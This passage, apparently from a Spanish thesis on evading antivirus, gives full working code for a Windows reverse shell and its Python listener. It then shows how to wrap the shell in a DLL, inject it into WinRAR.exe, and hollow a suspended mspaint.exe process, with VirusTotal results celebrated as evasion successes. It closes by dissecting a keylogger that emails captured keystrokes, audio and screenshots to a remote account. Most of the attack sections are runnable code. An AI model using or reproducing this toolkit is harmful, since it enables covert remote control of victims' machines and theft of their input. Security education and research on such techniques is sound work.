        buffer[bytes] = '\0';

        strcat(buffer, " > pruebas.txt");
        system(buffer);

        char respuesta[MAXDATASIZE];
        FILE* fichero;
        fichero = fopen("pruebas.txt", "r");
        fgets(respuesta, sizeof(respuesta), fichero);
        send(socketfwd, respuesta, strlen(respuesta), 0);

    }

    //Cierre de socket y limpiza de Winsock
    closesocket(socketfwd);
    WSACleanup();
    return 0;

}
```

Figura 7.7: Shell: Fin del bucle de conexión con el servidor, lectura y escritura. Cierre y limpieza

Para probar la Shell también se ha adaptado un Python Server sencillo que estaremos ejecutando en nuestra máquina atacante y en el que recibiremos la conexión cuando la Shell se ejecute en nuestra máquina víctima. Como se puede observar, en primer lugar inicializamos el *socket* y las variables en las que van el puerto y la IP. Ponemos el *socket* en modo escucha y creamos un bucle infinito en el que definimos la manera de pedir e imprimir los datos.

```python
import socket

# Inicializamos socket y selecciones puerto e IP,
# en este caso utilizaremos el puerto 1234 y la propia IP del equipo
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
puerto = 1234
ip = "0.0.0.0"
sock.bind((ip, puerto))
sock.listen(1)
print(f"Servidor inicializado {ip}:{puerto}")
conn, addr = sock.accept()
print(f"Conexión realizada {addr}")

while True:
    try:
        # Definimos la manera en la que vamos a recoger la entrada
        # con el comando, enviarla al cliente y recibir la respuesta
        entrada = input("--> ")
        conn.sendall(entrada.encode())
        respuesta = conn.recv(1024).decode()
        if respuesta:
            # Imprimimos
            print(respuesta)
    except SyntaxError:
        print("FALLO EN LA CONEXION")

print("CERRANDO CONEXION")
conn.close()
```

Figura 7.8: Configuración del servidor

EJECUCIÓN DE LA SHELL

Vamos a probar la Shell para comprobar que funciona y no es detectada por el Firewall de Windows ni el Windows Defender. En primer lugar, vamos a proceder a ejecutar el servidor en el equipo atacante para que se quede en modo escucha:

```
┌──(kali㉿kali)-[~/Desktop/Codigo/01 Reverse shell]
└─$ python server.py
Servidor inicializado 0.0.0.0:1234
```

Figura 7.9: Captura de puesta del servidor en escucha en equipo atacante

Ejecutamos la Shell en el equipo víctima:



Figura 7.10: Captura que muestra la ejecución en el equipo víctima

Una vez ejecutada, podemos observar en el equipo atacante que se ha establecido la conexión y si ejecutamos el comando "whoami" podemos observar que estamos en la consola de comandos del equipo víctima:



Figura 7.11: Prueba de comando whoami en el equipo atacante tras la ejecución

GENERACIÓN DE LA DLL

Antes de proceder a la inyección de la Shell, necesitamos modificarla para que esta se convierta en un DLL. Esto lo hacemos con el objetivo de poder inyectarla en un proceso en ejecución y simular de manera adecuada como sería un ataque real.

Para poder convertir nuestra Shell en una librería de enlace dinámico debemos añadir ciertas modificaciones al código como son la adición de la propia función encargada de transformar la Shell en una DLL:

- La función toma un argumento que es un puntero a un objeto de tipo LPVOID, otro argumento que es un identificador de módulo de DLL y un último argumento que es un valor DWORD el cual es un entero sin signo de 32 bits.
- En caso de que el valor de "dw" sea DLL PROCESS DETACH, no se hace nada, ya que esto se ejecuta cuando se DESCARGA una DLL. En caso de que el valor de "dw" sea DLL PROCESS ATTACH, se llama al main() ya que esto se ejecuta cuando se CARGA una DLL que es nuestro objetivo en este momento. El main ha sido convertido en una función void para poder ser llamado desde la función conversionDLL:

```
//Funcion para convertir el codigo en una dll para proceder a su infeccion
BOOL  APIENTRY DllMain(HMODULE hm, DWORD dw, LPVOID lp){
    //En caso de que dw (el cual es un entero sin signo de 32 bits) contenga
    //el codigo de ejecucion sea el correspondiente a la descarga de una dll,
    //no se hace nada. En caso de que sea el que corresponde a la carga de una dll,
    //se llama a main()
    switch(dw){
        case DLL_PROCESS_DETACH:
            break;
        case DLL_PROCESS_ATTACH:
            main();
            break;

    }
    return TRUE;
}
```

Figura 7.12: Método para la conversión de la Shell a DLL

Es importante remarcar que en esta función no puede cambiar ni el nombre ni el orden de los argumentos de entrada. Esto es debido a que la función DllMain tiene una estructura específica y está diseñada para manejar eventos específicos relacionados con las DLL. Cambiar los nombres o el orden de los argumentos rompe la funcionalidad de esta y hace que la DLL no funcione correctamente a la hora de lanzar el túnel al servidor.

Asimismo, se han modificado ciertos detalles del main como los *print* los cuales se han eliminado, ya que no son adecuados en una DLL. También se han eliminado los mensajes de error y los *return* ahora son simples para el correcto funcionamiento de la DLL.

Por otra parte, en task.json se ha modificado los argumentos para que detecte el nombre de la Shell y cree la DLL con el nombre que le pongamos:

```
"args": [
    "-shared",
    "-o",
    "${workspaceFolder}/conversion.dll",
    "${workspaceFolder}/conversionDLL.c",
    "-lws2_32"
],
```

Figura 7.13: Cambios realizados en task para la conversión de la Shell a DLL

Tras ejecutar el método “build” de task.json, se genera nuestra DLL.

Tras obtener nuestra DLL, vamos a proceder a la inyección de esta en un proceso en ejecución.

INYECCIÓN DE LA DLL

Se ha creado un programa en C con el que se ha logrado inyectar la DLL generada en el anterior apartado en el proceso en ejecución WinRAR.exe. El programa realiza las siguientes acciones:

- Durante la ejecución vamos a necesitar un método dedicado a la obtención del ID de un proceso por medio del nombre. En esta función creamos una snapshot de los procesos en ejecución actualmente y vamos iterando sobre los procesos para encontrar el que se corresponde con el nombre del proceso deseado. Una vez encontrado obtenemos su ID por medio del método PROCESSENTRY32.th32ProcessID:

```
// Funcion dedicada a obtener el id del proceso padre de nuestro proceso deseado,
// toma como entrada el nombre del proceso y la inicializacion del pid
int getPID(const char* ejecutable){
    int pid = 0;
    PROCESSENTRY32 entrada;
    // Creamos snapshot de los procesos en ejecucion
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, pid);
    entrada.dwSize = sizeof(PROCESSENTRY32);
    // Obtiene info del primer proceso en la shanphot y si existe
    // entramos en el bucle while en el que vamos iterando sobre la
    // snapshot y buscando el proceso deseado
    if(Process32First(snapshot, &entrada) != FALSE){
        while(pid == 0 && Process32Next(snapshot, &entrada) != FALSE){
            if(strcmp(entrada.szExeFile, ejecutable) == 0){
                pid = entrada.th32ProcessID;
            }
        }
    }
    CloseHandle(snapshot);
    return pid;
}
```

Figura 7.14: Inyección: Método para obtener ID de proceso

- Definimos constante DLL con el nombre de la DLL a inyectar, tipo de datos y comenzamos el main en el que obtenemos el ID del proceso en ejecución en el que vamos a inyectar la DLL junto con la validación para saber si el proceso existe en la snapshot actual:

```
// Constante con el nombre de nuestra dll a inyectar
const char* dll = "conversion.dll";

// Definimos nuevo tipo de dato Memory
typedef LPVOID Memory;

int main(){

    // Obtenemos el ID del proceso del paint ya que vamos a realizar
    // la inyeccion sobre este proceso en ejecucion
    int procID = getPID("WinRAR.exe");

    // Comprobacion sobre si el PID existe
    if(procID == 0){
        printf("Proceso inexistente");
        return 1;

    }
```

Figura 7.15: Inyección: Comienzo de main para inyectar la Shell en el que se obtiene el ID del proceso deseado

- Abrimos el process handler con acceso completo (PROCESS ALL ACCESS) y realizamos validación. Para reservar correctamente el espacio en la memoria de direcciones obtenemos la longitud del path de la DLL e introducimos este espacio de memoria en el handler, tras esto realizamos validación de la asignación de memoria:

```
// Se intenta abrir un manipulador de procesos con permisos
// de acceso completo y se hace la comprobacion
HANDLE handler = OpenProcess(PROCESS_ALL_ACCESS, FALSE, procID);
if (handler == NULL) {
    printf("Identificador erroneo");
    return 1;
}

// Obtenemos el path maximo, sacamos su longitud y
//reservamos memoria en el espacio de direcciones del proceso
char directorio[MAX_PATH];
GetFullPathNameA(dll, MAX_PATH, directorio, NULL);
int longitudDirectorio = strlen(directorio);
Memory estructuraDirectorio = VirtualAllocEx(handler,
NULL, strlen(directorio)+1, MEM_COMMIT, PAGE_READWRITE);

// Comprobacion de la asignacion de memoria
if (estructuraDirectorio == NULL) {
    printf("Error de directorios");
    return 1;
}
```

Figura 7.16: Inyección: Handler y reserva de memoria

- Tras la reserva de memoria, escribimos la DLL en la memoria del proceso en ejecución y validamos si se ha escrito correctamente. Para que la DLL sea correctamente ejecutada, debemos utilizar la función LoadLibraryA de la librería kernel32.dll. Esto es porque esta es la función encargada de cargar las DLL en el espacio de direcciones:

```
// Escribimos en memoria la dll y comprobamos si se ha realizado correctamente
boolean validacionEscritura = WriteProcessMemory(handler,
estructuraDirectorio, directorio, longitudDirectorio + 1, NULL);
if(!validacionEscritura) {
    printf("Error de escritura de la dll");
    return 1;
}

// Obtenemos la direccion de la funcion LoadLibraryA de la libreria kernel32.dll
// Esta funcion es la encargada de cargar las DLL en el espacio de direcciones
// Tambien realizamos la comprobacion
Memory libreriA = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
if (libreriA == NULL) {
    printf("Fallo en la recepcion de la libreria A");
    return 1;
}
```

Figura 7.17: Inyección: Escritura de la DLL y obtención de LoadLibraryA

- Creamos un hilo remoto en el espacio de nuestro proceso en el que ejecutamos la función LoadLibraryA y, por último, esperamos a que el hilo termine de ejecutarse por un tiempo INFINITO. Se pensó en poner un tiempo específico, pero esperar un tiempo infinito es lo más adecuado en este caso:

```
// Creamos un hilo remoto en el espacio de memoria que
//deseamos en el que se ejecuta la funcion LoadLibraryA
// Realizamos comprobacion
HANDLE hiloproc = CreateRemoteThread(handler, NULL, 0,
(LPTHREAD_START_ROUTINE)libreriA, estructuraDirectorio, 0, NULL);
if (hiloproc == NULL) {
    printf("Error en la creacion del hilo y la inyeccion");
    return 1;
}

// Espreamos a que el hilo remoto complete la ejecucion
WaitForSingleObject(hiloproc, INFINITE);

// Liberamos recursos
CloseHandle(hiloproc);CloseHandle(handler);

// Ejecucion finalizada
return 0;
```

Figura 7.18: Inyección: Creación y ejecución de hilo remoto

PRUEBA DEL PROGRAMA

Una vez realizado este programa, en primer lugar generamos la DLL con la Shell, movemos esta DLL a la misma carpeta que el programa de inyección, abrimos el proceso en el que vamos a inyectar la DLL, levantamos el server en el equipo atacante y basta con ejecutar el programa de inyección para que comience el ataque.

Hemos observado el programa ProcessExplorer para observar como la DLL se inyecta correctamente:



Figura 7.19: Captura de process explorer en la que se observa la DLL inyectada

El túnel levanta perfectamente y podemos comprobar como la víctima está comprometida y, lo más importante, EL ANTIVIRUS NO SE HA PERCATADO DE LA CONEXIÓN:



Figura 7.20: Captura de whoami una vez inyectada y ejecutada la Shell

COMPROBACIÓN DE DETECCIONES

Comprobamos el ejecutable generado por el programa C en VirusTotal y observamos que es categorizado como malicioso por solo 5 de los 71 motores antivirus de la Base de Datos, lo que consideramos algo muy positivo (en el contexto de conseguir evadir los antivirus), aunque no perfecto [29]:



Figura 7.21: Captura de detecciones que tiene el ejecutable de inyección en VirusTotal

Estudiando las firmas que detectan como malicioso el *malware* podemos observar lo siguiente:

- Win/malicious_confidence_90 % (D): Esta firma detectada por CrowdStrike detecta comportamientos en los archivos que son característicos de software potencialmente no deseado (PUP). En este caso, la firma es estática, por lo que se basa en ciertas cadenas de bytes, las cuales no podemos saber cuáles son al no ser público.

  Que la firma sea estática es una buena noticia para el atacante, ya que significa que con una encriptación u ofuscación del ejecutable se podría conseguir evadir esta firma. Esto lo retomaremos más adelante cuando lleguemos al caso en el que encriptaremos un software malicioso.[63]

En cuanto a la Shell programada, observamos que no tiene **ninguna** detección en VirusTotal [30]:



Figura 7.22: Captura de detecciones que tiene la Shell ofuscada

7.3. Caso práctico 2: Process Hollowing

En este apartado pondremos en práctica la técnica de Process Hollowing. Utilizando la misma *Shell* realizada en el primer caso práctico, vamos a cambiar el ejecutable para que en vez de inyectar la DLL en un proceso existente en ejecución cree un nuevo proceso en segundo plano SIMULANDO un proceso legítimo, des mapee su memoria y la remplace por nuestro *payload* malicioso.

El flujo del ejecutable en este caso va a ser el siguiente:

- Creación del proceso en la memoria
- Obtener el ID del proceso
- Introducir la DLL en la memoria del proceso
- Crear un hilo remoto que carga la DLL
- Esperar a que este termine
- Reanudar el hilo para que se ejecute el *payload* malicioso

PROGRAMACIÓN DEL VACIADO DE PROCESO

A continuación se presenta la explicación del código realizado. Hay partes que tienen relación con el caso anterior, de hecho se ha partido de ese código, se ha mejorado haciendo métodos ciertas partes del main y se ha modificado para hacer el vaciado de proceso:

- Con el objetivo de simplificar el *main* se han creado dos funciones, "crearProceso" y "obtieneFuncionLoad". La primera función está encargada de crear el proceso mediante el nombre del ejecutable y la variable de información de este, devuelve el resultado de la función "CreateProcessA" y en el *main* realizaremos la comprobación del resultado de esta función. En cuanto a la segunda función, el objetivo de esta es obtener la dirección de la función "LoadLibraryA" de la librería kernel32.dll (como en el primer caso, pero en este lo hemos metido en una función):

```
// Funcion dedicada a crear el proceso pasándole el nombre del ejecutable
// y la información del proceso
boolean crearProceso(const char *ejecutable, PROCESS_INFORMATION *procinf){
    char buffer[MAX_PATH];

    strcpy(buffer, ejecutable);

    STARTUPINFOA startInfo = { sizeof(STARTUPINFO) };
    return CreateProcessA(NULL, buffer, NULL, NULL, FALSE,
    CREATE_SUSPENDED, NULL, NULL, &startInfo, procinf);
}

// Función dedicada a obtener la direccion de la funcion
// LoadLibraryA de la libreria kernel32.dll
// Esta funcion es la encargada de cargar las DLL
// en el espacio de direcciones
// Tambien realizamos la comprobacion
FARPROC obtieneFuncionLoad(){
    HMODULE kernel32 = GetModuleHandle("kernel32.dll");
    if(kernel32 == FALSE){
        printf("No se puede obtener el handle de kernel32");
        return 0;
    }

    FARPROC loadLib = GetProcAddress(kernel32, "LoadLibraryA");
    if(loadLib){
        return loadLib;
    }else{
        printf("No se puede obtener la función LoadLibraryA");
        return 0;
    }
}
```

Figura 7.23: Captura en la que se observan las funciones creadas en el segundo caso práctico

- Antes de comenzar con el *main*, definimos dos constantes que van a ser el nombre de la DLL a inyectar y el nombre del ejecutable a vaciar:

```
// Constantes con el nombre de nuestra
// DLL a inyectar y el ejecutable que se va a crear
// En este caso lo haremos con el paint
const char* dll = "conversion.dll";
const char* procID = "mspaint.exe";
```

Figura 7.24: Captura en la que se observan las constantes creadas en el segundo caso práctico

- Comenzamos el *main* y empezamos definiendo las variables que vamos a utilizar durante el programa. Estas variables son “dllLen” la cual es la longitud del nombre del ejecutable más uno, “funcionLoad” la cual es la función “LoadLibraryA” de la librería kernel32.dll que obtenemos con la función “obtieneFuncionLoad” comentada en el primer punto y, por último, la inicializamos la variable “infoProceso” en la cual, como dice el nombre, vamos a almacenar la información del proceso:

```
int main(){

    // Definimos la variable dllLen que es la longitud más uno
    // La utilizaremos en varias funciones
    char dllLen = strlen(dll) + 1;

    // Obtenemos la función LoadLibraryA de la libreria kernel32.dll
    // La utilizaremos más adelante
    FARPROC funcionLoad = obtieneFuncionLoad();

    //Definimos e inicializamos la variable de informacion del proceso
    PROCESS_INFORMATION infoProceso = { 0 };

    // Crea el proceso atendiendo al nombre del ejecutable
    if (!crearProceso(procID, &infoProceso)){
        printf("No es posible crear el proceso");
        return -1;
    }
```

Figura 7.25: Captura en la que se observan las constantes creadas en el segundo caso práctico

- Tras esto, procedemos a crear el proceso y obtener el ID de este directamente de la variable de información:

```
// Crea el proceso atendiendo al nombre del ejecutable
if (!crearProceso(procID, &infoProceso)){
    printf("No es posible crear el proceso");
    return -1;
}

// Se obtiene el ID de proceso directamente de la variable de información
HANDLE handler = infoProceso.hProcess;
if (handler == NULL) {
    printf("Identificador erroneo");
    return -1;
}
```

Figura 7.26: Captura en la que se observan la creación del proceso en el segundo caso práctico

- Reservamos memoria para el proceso y escribimos el *path* de la DLL en el área de memoria en el espacio de direcciones virtuales del proceso "handler":

```
// Reservamos la memoria para el proceso
// y comprobamos si ha funcionado correctamente
// Devuelve un puntero al comienzo
// de la región de memoria reservada
LPVOID reservaMemoria = VirtualAllocEx(handler,
 NULL, dllLen, MEM_COMMIT, PAGE_READWRITE);
if(reservaMemoria == NULL){
    printf("No ha sido posible reservar la memoria");
    return -1;
}

// Escribimos el path de la DLL en el área
// de memoria en el espacio de
// direcciones virtuales del proceso handler
if(WriteProcessMemory(handler, reservaMemoria,
 dll, dllLen, NULL) == 0){
    printf("No es posible escribir el path de la DLL");
    return -1;
}
```

Figura 7.27: Captura en la que se observan las manipulaciones de memoria en el segundo caso práctico

- Continuamos con la creación del hilo en el proceso remoto, esperamos a que el hilo termine la ejecución y posteriormente le reanudamos para que se ejecute el *payload* malicioso:

```
// Creamos hilo en proceso remoto (el mandejador del
// proceso en el que se va a crear el hilo es la variable handler)
HANDLE hilo = CreateRemoteThread(handler, NULL, 0,
 (LPTHREAD_START_ROUTINE)funcionLoad, reservaMemoria, 0, NULL);
if(hilo == FALSE){
    printf("No ha sido posible crear el hilo");
    return -1;
}

// Esperamos a que el hilo termine su ejecución
if(WaitForSingleObject(hilo, INFINITE) == WAIT_FAILED){
    printf("Se produjo un error al esperar al hilo");
}

// Reanudamos el hilo suspendido
if(ResumeThread(infoProceso.hThread) == (DWORD) - 1){
    printf("Error al reanudar");
    return -1;
}
```

Figura 7.28: Captura en la que se observan las manipulaciones de hilos en el segundo caso práctico

- Para finalizar, esperamos a que termine el hilo remoto y liberamos el *handler*:

```
// Espreamos a que el hilo remoto complete la ejecucion
WaitForSingleObject(handler, INFINITE);

// Liberamos recursos
CloseHandle(handler);

// Ejecucion finalizada
return 1;
```

Figura 7.29: Captura en la que se observa el final del main en el segundo caso práctico

PRUEBA DEL PROGRAMA

Ejecutamos el *exploit* y observamos como se crea la conexión con el equipo atacante igual que en el caso 1. Comprobamos que se puede realizar un "whoami" y tenemos contestación de la víctima comprobando que tenemos privilegios de administrador:

```
└─$ python server.py
Servidor inicializado 0.0.0.0:1234
Conexión realizada ('172.26.0.4', 50258)
⟶ whoami
windowsprueba\bypasser31
```

Figura 7.30: Captura en la que se observa el "whoami" lanzado desde el atacante en el segundo caso práctico

Revisamos el Process explorer y ahora observamos que se ha creado el proceso del paint "mspaint.exe", pero cuelga de nuestro programa y no está abierto. Se verifica que hemos creado un proceso existente que se encuentra suspendido y está ejecutando nuestro *payload* malicioso:



Figura 7.31: Captura en la que se observa el proceso inyectado en el segundo caso práctico

Cuando terminamos la ejecución, se observa como se abre el paint original, ya que se ha liberado el espacio de memoria en el que estaba nuestra DLL y se ha restaurado el proceso.

COMPROBACIÓN DE DETECCIONES

Analizamos el ejecutable en "VirusTotal" y observamos que es detectado como malicioso por 6 motores antivirus (el ejecutable se llama mapa.exe, ya que le hemos cambiado el nombre a uno más genérico y que no sugiera a los motores estáticos que se trata de un software malicioso) [31]:



Figura 7.32: Captura en la que se observa las detecciones en VirusTotal en el segundo caso práctico.

7.4. Caso práctico 3: Encriptación de Keylogger

En el tercer caso práctico que vamos a realizar vamos a introducirnos en el mundo del ofuscamiento y encriptación de malware. El caso práctico se basa en la encriptación y ejecución de un *Keylogger* totalmente funcional para conseguir registrar todas las teclas que presiona el usuario víctima en su equipo.

Para este caso vamos a utilizar recursos y herramientas públicas. El *Keylogger* lo sacaremos de un repositorio público de Github, concretamente se encuentra en la carpeta "*Keylogger*" del usuario "aydinnyunus", le analizaremos en detalle para comprender como funciona este *malware* por dentro y el servidor que utilizaremos para recibir el registro de comandos, se trata de una herramienta llamada Mailtrap la cual permite crear cuentas gratuitas con ciertas limitaciones, pero que nos servirá perfectamente para realizar las pruebas.

Comenzaremos con el **código en Python del *keylogger***.

ANÁLISIS DEL *KEYLOGGER*[1]

En primer lugar, se intentan importar todos los módulos que se van a necesitar para que el programa funcione. Si alguno de los módulos no está instalado en el sistema, se lanza un error e intenta instalar los módulos con el comando correspondiente del administrador de paquetes de Python:

```
try:
    import logging
    import os
    import platform
    import smtplib
    import socket
    import threading
    import wave
    import pyscreenshot
    import sounddevice as sd
    from pynput import keyboard
    from pynput.keyboard import Listener
    from email import encoders
    from email.mime.base import MIMEBase
    from email.mime.multipart import MIMEMultipart
    from email.mime.text import MIMEText
    import glob
except ModuleNotFoundError:
    from subprocess import call
    modules = ["pyscreenshot","sounddevice","pynput"]
    call("pip install " + ' '.join(modules), shell=True)
```

Figura 7.33: Captura en la que se observa los módulos a importar en el tercer caso práctico

[1]Fuente del código: https://github.com/aydinnyunus/Keylogger

Estos módulos tienen diferentes funcionalidades [58]:

- *logging*: Módulo cuya función es la de registrar los eventos que ocurren cuando se ejecuta el código.
- *os*: El módulo *os*, al igual que el *platform*, tienen funciones dedicadas al manejo y comunicación con el sistema operativo.
- *smtplib*: Módulo utilizado para enviar correos electrónicos por el protocolo SMTP (Protocolo Simple de Transferencia de Correo).
- *socket*: Módulo cuya función es proporcionar acceso a la interfaz red para brindar conexiones de red.
- *threading*: Módulo que permite la ejecución de varios hilos en un solo proceso.
- *wave*: Módulo que permite la creación de archivos .wav. Un archivo .wav o Waveform Audio Format es un formato de audio digital.
- *pyscreenshot*: Módulo que permite la realización de capturas de pantalla.
- *sounddevice*: Módulo que proporciona una interfaz para la grabación y reproducción de sonido.
- *pyput.keyboard*: Este módulo, al igual que el módulo *Listener*, son utilizados para la monitorización de las acciones que realice el usuario con el teclado.
- *email.mime.**: Módulo utilizado para la creación de correos electrónicos.
- *glob*: Módulo cuyo principal objetivo es la búsqueda avanzada de archivos y directorios. Atendiendo a ciertos patrones de búsqueda, realiza una búsqueda y crea una lista de archivos / directorios.

En caso de que los módulos se hayan podido importar correctamente, comienza a ejecutarse el código del *Keylogger*.

En primer lugar, se declaran e inicializan dos variables que se corresponden con el nombre de usuario y contraseña de la cuenta del servidor de correo contra el que se van a mandar los registros. También se declara e inicializa un variable que indica cada cuantos segundos se van a mandar los correos:

```
finally:
    EMAIL_ADDRESS = "YOUR_USERNAME"
    EMAIL_PASSWORD = "YOUR_PASSWORD"
    SEND_REPORT_EVERY = 60 # as in seconds
```

Figura 7.34: Captura en la que se observa la inicialización de variables en el tercer caso práctico

Tenemos el método de inicialización, este método se llamará cuando se cree una instancia de la clase y define distintas variables que se utilizarán durante el programa como email, contraseña, mensaje de comienzo por consola e intervalo entre cada registro de teclas. Además de este método, se crean todos los métodos que indican al programa qué hacer en el momento que el usuario mueva el ratón, haga *clic* o se desplace. Cada uno de estos métodos, "on_move", "on_click", "on_scroll" registran la acción realizada en el registro de teclas:

```
class KeyLogger:
    def __init__(self, time_interval, email, password):
        self.interval = time_interval
        self.log = "KeyLogger Started..."
        self.email = email
        self.password = password

    def appendlog(self, string):
        self.log = self.log + string

    def on_move(self, x, y):
        current_move = logging.info("Mouse moved to {} {}".format(x, y))
        self.appendlog(current_move)

    def on_click(self, x, y):
        current_click = logging.info("Mouse moved to {} {}".format(x, y))
        self.appendlog(current_click)

    def on_scroll(self, x, y):
